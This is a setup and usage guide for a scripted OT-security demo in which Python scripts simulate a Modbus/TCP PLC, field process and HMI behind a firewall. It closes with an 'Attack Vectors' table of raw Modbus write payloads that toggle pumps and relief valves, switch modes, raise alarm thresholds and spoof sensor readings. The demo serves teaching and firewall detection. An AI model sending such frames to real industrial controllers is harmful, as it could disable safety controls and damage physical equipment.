



OT Security demo (scriptbased)

Document History	2
Executive Summary	3
Overview of the Demo	3
Industrial process model via modbus	4
HMI interactions	6
Operating the pump in MANUAL mode	7
MEMORY_VIEW Mode	8
Detailed functionality	9
Configuring the process and Field	11
Install, Setup and usage steps	12
1 Install and prepare venv	12
2 Copy all files into the needed directories	13
3 Prepare the OTdemo.conf file	14
4 Verify the field devices json	15
5 Run the full demo	16
6 Send an attack payload	16
Attack Vectors	17

Document History

Author	Version	Comments
Mario Penners	0.1	Initial Draft for review and discussion
	0.2	Fixed AppID detection and better PLC logic

Executive Summary

This is a documentation for a simple OT-security demo based on an NGFW and python scripts. The demo will


- show how OT protocols are visible in the NGFW logs and policies. This requires a control over what protocol and what particular protocol messages (write, read, ...) should be used between which defined endpoints. Users are given this control.
- Allow attacks against the OT protocols with predefined payloads that any user can "shoot". To make this useful for a demo, we provide an industrial Process that is modeled using OT protocols.

Extensible demo

The current demo is using modbus/TCP as the only protocol. Other Layer-3 OT protocols could be added in the same/similar way, such as e.g. DNP3 or MQTT. The design is modular, so that the current demo can be extended with more protocols and additional process components they would control. The topology only allows for L3 OT protocols, not L2 like profinet/RT or goose.

Overview of the Demo

The demo comprises an NGFW and a set of python scripts that can be run on different or all on the same node. In order to use an NGFW in between the elements of the process, at least 2 nodes are considered to run the full demo, one being an AWS EC2 the other a local laptop:



The actual process is modeled by the "field" script. It has a set of parameters like temperature, pressure, etc ... and manipulates them in an endless-loop using a mix of deterministic/real formulas and randomised "reality".

Upon start, the field-script reads required initialisation values for the process from a json file. It then "modifies" those values - simulating a reality - and writes them into a tmp-file. This tmp file is constantly read and being updated by the field script and by the PLC.

The actual PLC-script also reads the same tmp file, adjusts the values with a control logic and writes it back. Next time the field logic (reality simulation) reads the file, it will have "PLC-regulated values" as input. The PLC uses a modbus model but reads field data as flat-file into its modbus memory.

An HMI behind a FW polls the PLC values via modbus and displays the status of the process. It also allows manual/operator interaction with the PLC such as bypassing certain logic sections and supply manual control, as part of "normal operation"


An attacker can sit anywhere in between PLC and HMI and send malicious payloads (likely to the PLC) that interfere with the control.

Industrial process model via modbus

In modbus, all process values are modeled as one of the following 4 types and used by a PLC:

TYPE	Purpose	PLC Usage
Coils	Writable bits (ON/OFF actuators)	PLC sets these to control devices like pump, fan, heater
Discrete Inputs (DI)	Read-only bits (binary sensor feedback)	PLC reads to check e.g. safety OK, door closed before it makes other decisions
Input Registers (IR)	Read-only numerical field values	PLC reads these to monitor e.g. temperature, pressure ... It also makes adjustments to IR's but only when it's "source of truth", e.g. it adjusts a supplied heater power when too cold.
Holding Registers (HR)	Writable configuration & control (fixed config setpoints)	PLC reads config (targets), accepts user/HMI commands

More information about the protocol and a complete modbus tutorial can be found e.g. [here](#). Our process modeled by the field- and PLC scripts is as follows:



A “magic fluid/gas” runs through a tube. We use a pump that is regulated by its input voltage to maintain a reasonable throughput through this tube. However, reality kicks in and the temperature and pressure are drifting. When pressure gets high, temperature also rises, and with raising temperature the pump is less effective and throughput tends to go down. In an unregulated system, we would run into a sink where either pressure or temperature escape far from their tolerable values or where throughput breaks, or all of it. Therefore the PLC operates the modbus registers and coils, which will keep the pressure and temperature inside bounds while the throughput will be maintained.

To run the simulation, start first the PLC script. It won't do anything until there are actual sensor-values it can read. Those values are created by the field-script: It reads initial values from the sensors.json and starts the “reality loop” in a tmp file, which provides the input and output for the PLC as well. ONce the process is UP, the PLC will show a view as below:

```
===== MEMORY VIEW — PLC STATUS ITERATION: 36248 =====
MODE: AUTO (HR[4] = 1)

COILS:
- Pump : ON
- Alarm : ON
- Fan : ON
- Heating : ON
- Emergency Stop : OFF
- Pressure Relief Valve : OFF

DISCRETE INPUTS:
- Door Closed : ON
- Safety OK : ON
- Fan Active : ON
- Heating Active : ON

INPUT REGISTERS:
- Pump Voltage : 200
- Temperature : 60
- Pressure : 1126
- Throughput : 120
- Fan RPM : 96
- Heater Power : 44











HOLDING REGISTERS:
- Target Temp : 55
- Target Pressure : 900
- Alarm Temp : 75
- Alarm Pressure : 1100
- Mode : 1
- Pump Delta : 0
- Relief Threshold : 1150
- Bleed Rate : 50
=====
```

You can track the changes done by the PLC in the corresponding log:

```
tail -f modbus-1-plc.log
```

HMI interactions

The HMI script connects to the PLC via modbus TCP and reads it's current values. This is visible in the NGFW or in wireshark as modbus read operations.

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	DESTINATION	TO PORT	APPLICATION
	05/26 14:50:51	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-coils
	05/26 14:50:46	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-holding-registers
	05/26 14:50:46	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-input-registers
	05/26 14:50:46	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-discrete-inputs
	05/26 14:50:46	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-coils
	05/26 14:50:41	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-holding-registers
	05/26 14:50:41	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-input-registers
	05/26 14:50:41	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-discrete-inputs
	05/26 14:50:40	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-coils
	05/26 14:50:36	start	GREEN-INSIDE	BLUE-INTERNET	192.168.1.56	44.203.228.170	502	modbus-read-holding-registers

It is also possible to interact with the process and thereby send modbus-writes from the HMI to the PLC. Those operations are “legit” because they come from the HMI and are orchestrated with the PLC logic. Both PLC and HMI show if the process is in one of the following 3 modes:

- **IDLE:** Nothing happens, this state can only be achieved if the PLC is programmed to start in this mode (via sensors.json)
- **MANUAL:** The PLC shows the values of the process (temperature, throughput, ...) but does not apply any control logic. In MANUAL mode the HMI can be used to adjust the pump voltage and thereby work on increasing or decreasing the throughput (and in result also pressure and temperature, which remains unregulated in MANUAL mode!)
- **AUTO:** PLC controls the pump voltage, pressure relief valve, heater and cooling fan to maintain a stable throughput inside temperature and pressure boundaries. See also the MEMORY_VIEW explanation to understand better how the PLC acts and displays the process parameters.

```
=====
HMI STATUS - Connected to 44.203.228.170
=====

» COILS (Actuators):
- Pump (coil 0) : ON
- Alarm (coil 1) : ON
- Fan (coil 2) : ON
- Heating (coil 3) : OFF
- Emergency Stop (coil 4) : OFF
- Relief Valve (coil 5) : ON

» DISCRETE INPUTS (Sensors):
- Door Closed (di 0) : ON
- Safety OK (di 1) : ON
- Fan Active (di 2) : ON
- Heating Active (di 3) : ON

» INPUT REGISTERS (Field Data):
- Pump Voltage (ir 0) : 200
- Temperature (ir 1) : 31
- Pressure (ir 2) : 1114
- Throughput (ir 3) : 120
- Fan RPM (ir 4) : 180
- Heater Power (ir 5) : 0

» HOLDING REGISTERS (Config):
- Target Temp (hr 0) : 55
- Target Pressure (hr 1) : 900
- Alarm Temp Thresh (hr 2) : 75
- Alarm Pressure Thresh (hr 3) : 1100
- Mode (hr 4) : 1
- Pump Ctrl Cmd (hr 5) : 0
- Relief Threshold (hr 6) : 1150
- Relief Bleed Rate (hr 7) : 50
=====
Current Mode: Auto
Commands: [m = toggle mode] [+/- = adjust pump delta] [s = send delta] [ENTER = refresh]
Command > █
```

Operating the pump in MANUAL mode

In order for the “operator” to interact with the process (and send modbus-write commands), the HMI supports a small set of commands (see last line in white). All commands need to be confirmed by pressing [ENTER] (this is a tribute to wide terminal compatibility). The implemented command set can be used to control the pump voltage directly from the HMI instead of having the PLC set it:

- 1) First, the PLC must be set into manual mode by pressing the “m” [ENTER] toggle.
- 2) Once in manual mode, PLC logic stops and pump voltage is frozen on its last value. By pressing “+” or “-” (each terminated by [ENTER] the “Pump Ctrl Cmd” in HR[5] adjusts in steps of +20V/-20V, those values can be applied as “delta” to the current pump voltage (in IR[0]).
- 3) Once the desired delta is set (e.g. +60V is 3 times +[ENTER]), use the “s” command to send it to the PLC. You will see the actual pump voltage changing on the PLC.
- 4) If “m” is pressed the second time, mode toggles and the PLC goes back to AUTO mode and takes back control. Very likely this will soon overwrite the pump voltage set manually.

MEMORY_VIEW Mode

A real PLC reads input from its field devices (sensors) and applies its control logic to it. As a result, some of the field devices (actors) will immediately change their current setting and thus the PLC-logic rules over the process. Cycles for the PLC to read and react are usually short - typically 250ms - 500ms. This is not ideal for a demo on how a process can be impacted, because:

An attacker would usually try to send modbus-writes to interfere with the process

- Those writes will likely target the PLC, e.g. overwrite a sensor-value so the PLC sees a wrong temperature
- Once the “attack payload” has overwritten a PLC memory region, the next round of the PLC logic will already overwrite this (fake) value again. E.g. if attacker writes to the PLC that a switch is open, the logic will apply to that manipulated value only once. In the next polling-cycle, the PLC will read the same sensor again and see that the switch is actually closed
- Hence an attacker has only the time between 2 PLC read cycles to manipulate a logic.
- Gaining permanent impact requires firing batch-attacks or endless loops, which make more noise.

To give an observer more time to see how an attack actually interferes with the process, we introduced the MEMORY_VIEW, it is and should be set to True in the OTdemo.conf file per PLC section. In this case, the PLC logic is only applied at every PLC_LOOP_MULTIPLIER iterations of the PLC logic. Rounds in between will display the process parameters but not regulate them. Hence, the PLC is behaving IDLE for a few rounds, in which an attack can have impact and observers can see this impact, before the PLC overwrites it again.


In essence, MEMORY mode only makes the PLC act slower - relative to the reality/process implemented in the field script - but does not otherwise interfere with its logic.

Note also, that the PLC uses a “bang-bang” logic with quite high adjustment steps, so that impact becomes more visible. A real PLC would act faster and more accurate and hence guarantee better stability than this type of demo.

Detailed functionality

Below picture illustrates the functional steps and logical flow of an active demo. Following pieces are playing together:

- **OTdemo.conf**: this file defines the processing environment, as e.g. the IP address under which the modbus-server (PLC) can be reached or the parameters that define the overall round-speed, memory-view breaks and config file sections. The idea is to build a modular setup, where more processes and config sections could be added any time.
- **modbus-1-sensors.json**: This file holds the initial values for the modbus process. Changing those values too far out of range may create unstable conditions of the simulated process from the start.
- **modbus-1-field.py** : The script reads the modbus initialisation values once at startup. It then applies a “reality simulation” to it (i.e. adapt sensor values according the physics of an imaginary process) and writes the result to a tmp-file. After this initialisation, it reads values from and writes it to the tmp file! The json-values are never touched. The tmp-file should be deleted before starting a new simulation (if it's there, the script will start with old values and not at the defined starting point)
- **modbus-1-sensors.tmp**: above said TMP file, read by and written from the field-script and by the PLC script
- **modbus-1-plc.py** : The PLC requires the tmp-file to read any sensor values, it is not taking it from the json file! It then applies the PLC control logic to it (if in AUTO MODE) or simply displays the current process values (if in MANUAL mode). The PLC script reads the sensors tmp file in every iteration, but only writes (the newly calculated control values) to it every `PLC_LOOP_MULTIPLIER` rounds when the logic is actually applied to the control variables. This means the PLC display always shows the “real” process values but only writes when it manipulates its control variables. The implication for manual control is here, that an applied voltage delta in MANUAL mode will only be set to the pump voltage `IR[0]` at the next “active” iteration, per default this can be up to 4 rounds before the voltage actually is set and then “frozen” until the PLC is set back to AUTO.



Read- and write to the tmp-file (`modbus-1-sensors.tmp`) is crucial for functioning of the model and also for stability of an implementation. Writing is implemented as “atomic”, all changes are written in one operation. Doing writes of the PLC script only every `PLC_MULTIPLIER_LOOPS` cycles helps to avoid collisions, disabling `MEMORY_VIEW` or shortening the cycles accordingly will have the opposite effect and create a tendency to overlapping read/write attempts.

Following table shows what is read/written by the field devices loop (each round) and what is read (each round) and written (every `PLC_LOOP_MULTIPLIER` rounds) by the PLC script:

Address	Description	Fielddevices Read/Write	PLC Read/Write
Coils (Actuators)			
Coil[0]	Pump	Read	Write
Coil[1]	Alarm	Read	Write
Coil[2]	Fan	Read	Write
Coil[3]	Heating	Read	Write
Coil[4]	Emergency Stop	Read	Write
Coil[5]	Pressure Relief Valve	Read	Write
Discrete Inputs (Binary Sensors)			
DI[0]	Door Closed	Write	Read
DI[1]	Safety OK	Write	Read
DI[2]	Fan Active	Write	Read
DI[3]	Heating Active	Write	Read
Input Registers (Sensor Data)			
IR[0]	Pump Voltage	Write	Read/Write
IR[1]	Temperature	Write	Read
IR[2]	Pressure	Write	Read/Write (relief)
IR[3]	Throughput	Write	Read
IR[4]	Fan RPM	Write	Read/Write
IR[5]	Heater Power	Write	Read/Write
Holding Registers (PLC Config & Commands)			
HR[0]	Target Temperature	Read	Read
HR[1]	Target Pressure	Read	Read
HR[2]	Alarm Temp Threshold	Read	Read
HR[3]	Alarm Pressure Threshold	Read	Read
HR[4]	Mode (Idle/Auto/Manual)	Read	Read
HR[5]	Pump Control Delta	Read	Read/Write
HR[6]	Relief Pressure Threshold	Read	Read
HR[7]	Relief Bleed Rate	Read	Read

Configuring the process and Field

Following are the initial parameters that can be set in the `sensors.json` file. Some of the inputs like desired alarm thresholds, target temperature etc would usually be set by an HMI. To not overcomplicate things, we have not implemented all of it, however: An attacker could absolutely send malicious modbus-write commands to those registers and manipulate the values (see Attack Surface)

Modbus Parameter	Description	Source / Controller
Coil 0: Pump	Indicates pump ON/OFF	PLC sets
Coil 1: Alarm	Alarm state if pressure/temp exceed threshold	PLC sets
Coil 2: Fan	Derived from Fan RPM > 0	PLC sets
Coil 3: Heating	Indicates if heating element is active	PLC sets
Coil 4: Emergency Stop	External STOP signal; disables pump/fan/heater	HMI or "External"
Coil 5: Pressure Relief Valve	Opens if pressure exceeds threshold	PLC sets
DI 0: Door Closed	Indicates whether safety door is closed	Field sensor
DI 1: Safety OK	Composite safety interlock state	PLC sets
DI 2: Fan Active	Mirror of Coil 2 (fan ON)	Field / PLC
DI 3: Heating Active	Mirror of Coil 3 (heating ON)	Field / PLC
IR 0: Pump Voltage	Voltage supplied to pump motor	PLC sets
IR 1: Temperature	Process fluid temperature	Physics / sensor value
IR 2: Pressure	Internal system pressure	Physics / sensor value
IR 3: Throughput	Calculated flow rate	Physics, result
IR 4: Fan RPM	Fan motor speed	PLC sets
IR 5: Heater Power	Power supplied to heating element	PLC sets
HR 0: Target Temperature	Desired temperature value	HMI sets (not implemented)
HR 1: Target Pressure	Desired pressure value	HMI sets (not implemented)
HR 2: Alarm Temp Threshold	Temperature limit for triggering alarm	HMI sets (not implemented)
HR 3: Alarm Pressure Threshold	Pressure limit for triggering alarm	HMI sets (not implemented)
HR 4: Mode	0 = Idle, 1 = Auto, 2 = Manual	HMI sets
HR 5: Pump Delta	Signed voltage delta sent in manual mode	HMI writes, PLC consumes and resets
HR 6: Relief Threshold	Pressure threshold to open relief valve	HMI sets (not implemented)
HR 7: Bleed Rate	Rate of pressure reduction when valve is open	HMI sets (not implemented)

Install, Setup and usage steps

Follow the steps below to get the demo scripts running on a generic linux machine.

1 Install and prepare venv

A venv (virtual environment) is an isolated python environment that keeps dependencies separate from the system Python, ensuring projects dont conflict with each other. The scripts used in this demo require a specific pymodbus version and must currently avoid async io. It is therefore essential on normal laptops/recent ubuntu distros that a venv will be needed!

Ubuntu / Debian Linux

```
sudo apt update
sudo apt install python3-venv
```

If Python is installed via homebrew eg on a Mac:

```
brew install python
```

Create activate the virtual environment

```
python3 -m venv otdemo-env
source otdemo-env/bin/activate
```

Install the correct pymodbus version

Inside the otdemo-env environment, install pymodbus==3.5.4

```
(venv-modbus) root@ubuntudesktop-VM:~# pip install pymodbus==3.5.4
```

Ensure the right environment version before start

```
(venv-modbus) root@ubuntudesktop-VM:~# python3
Python 3.10.12 (main, Feb 4 2025, 14:57:36) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys
>>> sys.prefix
'/root/venv-modbus'
>>> import pymodbus
>>> print(pymodbus.__version__)
3.5.4
```

2 Copy all files into the needed directories

Python scripts like fielddevices, HMI and PLC script require the OTdemo.conf file inside their current working directory. Further, fielddevices and PLC must have access to the tmp file, finally the fielddevices script needs to read the json initial values.

You can copy all files from github using the following commands

```
root@OT:/OT-FINAL# git clone https://github.com/pennersm/OT-demo.git
Cloning into 'OT-demo'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 0), reused 7 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), 7.71 KiB | 1.29 MiB/s, done.
root@OT:/OT-FINAL# ll
total 1404
drwxr-xr-x  3 root   root   4096 May 26 14:49 ./
drwxr-x--- 10 ubuntu ubuntu 4096 May 20 11:18 ../
drwxr-xr-x  3 root   root   4096 May 26 14:50 OT-demo/
```

Alternatively just copy the files to required destinations, ensure that a NGFW can sit on L3 between the HMI and the PLC script. At least the following files are required

```
root@OT:/OT-FINAL# cd OT-demo/
root@OT:/OT-FINAL/OT-demo# ll
total 48
drwxr-xr-x 3 root root 4096 May 26 14:50 ./
drwxr-xr-x 3 root root 4096 May 26 14:49 ../
drwxr-xr-x 8 root root 4096 May 26 14:50 .git/
-rw-r--r-- 1 root root  399 May 26 14:50 OTdemo.conf
-rwxr-xr-x 1 root root 6382 May 26 14:50 modbus-1-HMI.py*
-rwxr-xr-x 1 root root 4684 May 26 14:50 modbus-1-field.py*
-rwxr-xr-x 1 root root 9320 May 26 14:50 modbus-1-plc.py*
-rw-r--r-- 1 root root  941 May 26 14:50 modbus-1-sensors.json
root@OT:/OT-FINAL/OT-demo#
```

3 Prepare the OTdemo.conf file

The configuration file is modular and could be expanded to supply several/different PLC scripts and reality loops. Commonly, you will have the HMI running on a local network/laptop and connect it to the PLC via an NGFW. Hence in most cases it will be required to update at least the FQDN/IP of the PLC server script, e.g. an AWS EC2 IP..

```
"modbus-plc1": {  
  "JSON_FILE": "modbus-1-sensors.json",  
  "TMP_FILE": "modbus-1-sensors.tmp",  
  "PLC_LOG_FILE": "modbus-plc1.log",  
  "PLC_SERVER_IP": "44.203.228.170",  
  "PLC_SERVER_PORT": 502 ,  
  "REALITY_LOG_FILE": "modbus-reality-1.log",  
  "REALITY_CYCLE": 1,  
  "HMI_POLL_INTERVAL": 1,  
  "PRINT_STATUS_CYCLE": 1,  
  "PLC_LOOP_MULTIPLIER": 5,  
  "MEMORY_VIEW": true  
}
```

Timing is controlled by those variables, REALITY_CYCLE is the interval (1sec) in which sensor values are read from the tmp-file, computed anew following a “reality formula” and then written into the tmp file again. PLC reads the values from there every PRINT_STATUS_CYCLE and shows them in its display, but only calculates and writes new values to the file every PLC_LOOP_MULTIPLIER iterations.

4 Verify the field devices json

Below represents a stable set of initial values for the modeled process. The steps of the PLC logic are matching the range of values, changing too far might impact stability of the modelled process.

```
[16:08:20][mpenners@M-N4MH2PC4VV][OTDEMO]# cat modbus-1-sensors.json
{
  "coils": {
    "0": 1,      # Pump ON
    "1": 0,      # Alarm OFF
    "2": 1,      # Fan ON
    "3": 0,      # Heating OFF
    "4": 0,      # Emergency Stop OFF
    "5": 0       # Pressure Relief Valve (Closed = 0, Open = 1)
  },
  "discrete_inputs": {
    "0": 1,      # Door Closed
    "1": 1,      # Safety OK
    "2": 1,      # Fan Active
    "3": 1       # Heating Active
  },
  "input_registers": {
    "0": 250,    # Pump Voltage
    "1": 57,     # Temperature
    "2": 880,    # Pressure
    "3": 100,    # Throughput
    "4": 60,     # Fan RPM
    "5": 0       # Heater Power
  },
  "holding_registers": {
    "0": 55,     # Target Temperature
    "1": 900,    # Target Pressure
    "2": 75,     # Alarm Temp Threshold
    "3": 1100,   # Alarm Pressure Threshold
    "4": 1,      # Mode: 1 = Auto, 2 = Manual, 0 = Idle
    "5": 0,      # Pump control delta
    "6": 1150,   # Relief Pressure Threshold
    "7": 50      # Pressure Bleed Rate (per cycle)
  }
}
```

5 Run the full demo

- 1) Adjust IP addresses and eventually other settings in OTdemo.conf. Normally setting the IP of the PLC should be sufficient.
- 2) Start the PLC script `modbus-1-plc.py`, it will show that it is waiting for the sensors to read.
- 3) Start `modbus-1-field.py`, this will read the initial values from the json, process it and create the `modbus-1-sensors.tmp` file , which from now on holds the “reality”
- 4) You will now see the PLC display picking up the values and processing, observe the number of iterations and how parameters change.
- 5) Start the `modbus-1-HMI.py` script It will poll the PLC memory via modbus protocol and allow manual interaction which is also sent via modbus commands to the PLC.

6 Send an attack payload

You can now attack the running process by sending attack payloads, e.g. such from the Attack Vectors table at the end of this document.

A modbus payload is comprised by the following bytes:

Transaction ID	2 byte field to match request/response pairs, set by client and server copies it back in responses
Protocol ID	Always 0x00 0x00 for modbus
Length	Number of bytes that follow
[Unit ID]	Slave ID usually 0x01
Function Code	01 : Read Coils (single actuator status) 02 : Read Discrete Inputs (binary sensor) 05 : Write Single Coil 15 : Write multiple Coils (set multiple actuators) 03 : Read Holding Register (config/control values) 04 : Read Input Register (analog values, e.g. temp) 06 : Write single Holding Register 16 : Write multiple Registers 07 : Read Exceptions status (internal device flags)

	08 : Diagnostics Loopback, counters, ... 11 : Get Comm Event Counter 17 : Report Slave ID 22 : Mask Write Register 23 : Read / Write Multiple Registers
Address [low][high]	Payload data, depending on function code, usually address + value
Value [low][high]	Payload data, depending on function code, usually address + value

Examples:

Starting Situation is as follows:

```

===== MEMORY VIEW - PLC STATUS ITERATION: 12786 =====
MODE: AUTO (HR[4] = 1)

COILS:
- Pump : ON
- Alarm : ON
- Fan : ON
- Heating : ON
- Emergency Stop : OFF
- Pressure Relief Valve : OFF

DISCRETE INPUTS:
- Door Closed : ON
- Safety OK : ON
- Fan Active : ON
- Heating Active : ON

INPUT REGISTERS:
- Pump Voltage : 200
- Temperature : 49
- Pressure : 1130
- Throughput : 120
- Fan RPM : 118
- Heater Power : 36

HOLDING REGISTERS:
- Target Temp : 55
- Target Pressure : 900
- Alarm Temp : 75
- Alarm Pressure : 1100
- Mode : 1
- Pump Delta : 0
- Relief Threshold : 1150
- Bleed Rate : 50
=====

```

1) Attacker tries to bring throughput down by opening the pressure relief valve :

Attack Vectors

Target Behavior	Payloads
Toggle Pump (Coil[0])	ON: 0xFF 0x00 OFF: 0x00 0x00 echo -ne '\x00\x01\x00\x00\x00\x06\x01\x05\x00\x00\xff\x00'
Toggle Alarm (Coil[1])	ON: 0xFF 0x00 OFF: 0x00 0x00 echo -ne '\x00\x02\x00\x00\x00\x06\x01\x05\x00\x01\xff\x00'
Toggle Fan (Coil[2])	ON: 0xFF 0x00 OFF: 0x00 0x00 echo -ne '\x00\x03\x00\x00\x00\x06\x01\x05\x00\x02\xff\x00'
Toggle Heater (Coil[3])	ON: 0xFF 0x00 OFF: 0x00 0x00 echo -ne '\x00\x04\x00\x00\x00\x06\x01\x05\x00\x03\xff\x00'
Toggle Relief Valve (Coil[5])	ON: 0xFF 0x00 OFF: 0x00 0x00 echo -ne '\x00\x05\x00\x00\x00\x06\x01\x05\x00\x05\xff\x00'
Switch to AUTO Mode (HR[4] = 1)	AUTO: 0x00 0x01 MANUAL: 0x00 0x02 IDLE: 0x00 0x00 echo -ne '\x00\x06\x00\x00\x00\x06\x01\x06\x00\x04\x00\x01'
Send Pump Delta (HR[5] = 40)	Send +40: 0x00 0x28 (+20: 0x00 0x14, ...) echo -ne '\x00\x08\x00\x00\x00\x06\x01\x06\x00\x05\x00\x28'
Send Pump Delta -20 (HR[5] = 65516)	Send -20: 0xff 0xec (2's complement of decimal 20) echo -ne '\x00\x09\x00\x00\x00\x06\x01\x06\x00\x05\xff\xec'
Change Target Temp to 65°C (HR[0])	Send 65 0x00 0x41 echo -ne '\x00\x0a\x00\x00\x00\x06\x01\x06\x00\x00\x00\x41'
Raise Alarm Temp Threshold to 95°C (HR[2])	Send 95 0x00 0x5f echo -ne '\x00\x0b\x00\x00\x00\x06\x01\x06\x00\x02\x00\x5f'
Set Pressure Relief Threshold to 950 (HR[6])	Send 65 0x03 0xb6 echo -ne '\x00\x0c\x00\x00\x00\x06\x01\x06\x00\x06\x03\xb6'
Set Relief Valve Bleed Rate to 50 (HR[7])	Send 50 0x00 0x32 echo -ne '\x00\x0d\x00\x00\x00\x06\x01\x06\x00\x07\x00\x32'
Override Pressure to 1400 (IR[2])	Send 65 0x05 0x78 '\x00\x0e\x00\x00\x00\x06\x01\x06\x00\x02\x05\x78'
Override Temperature to 80°C (IR[1])	Send 65 0x00 0x50 '\x00\x0f\x00\x00\x00\x06\x01\x06\x00\x01\x00\x50'

Override Fan RPM to 800 (IR[4])	Send 65 0x03 0x20 '\x00\x10\x00\x00\x00\x06\x01\x06\x00\x04\x03\x20'
---------------------------------	---

Note that “realistic” PLCs would not allow overwriting IR and DI, but in this demo it is explicitly possible. It is also not guaranteed that no real PLC would be allowed to overwrite those values.

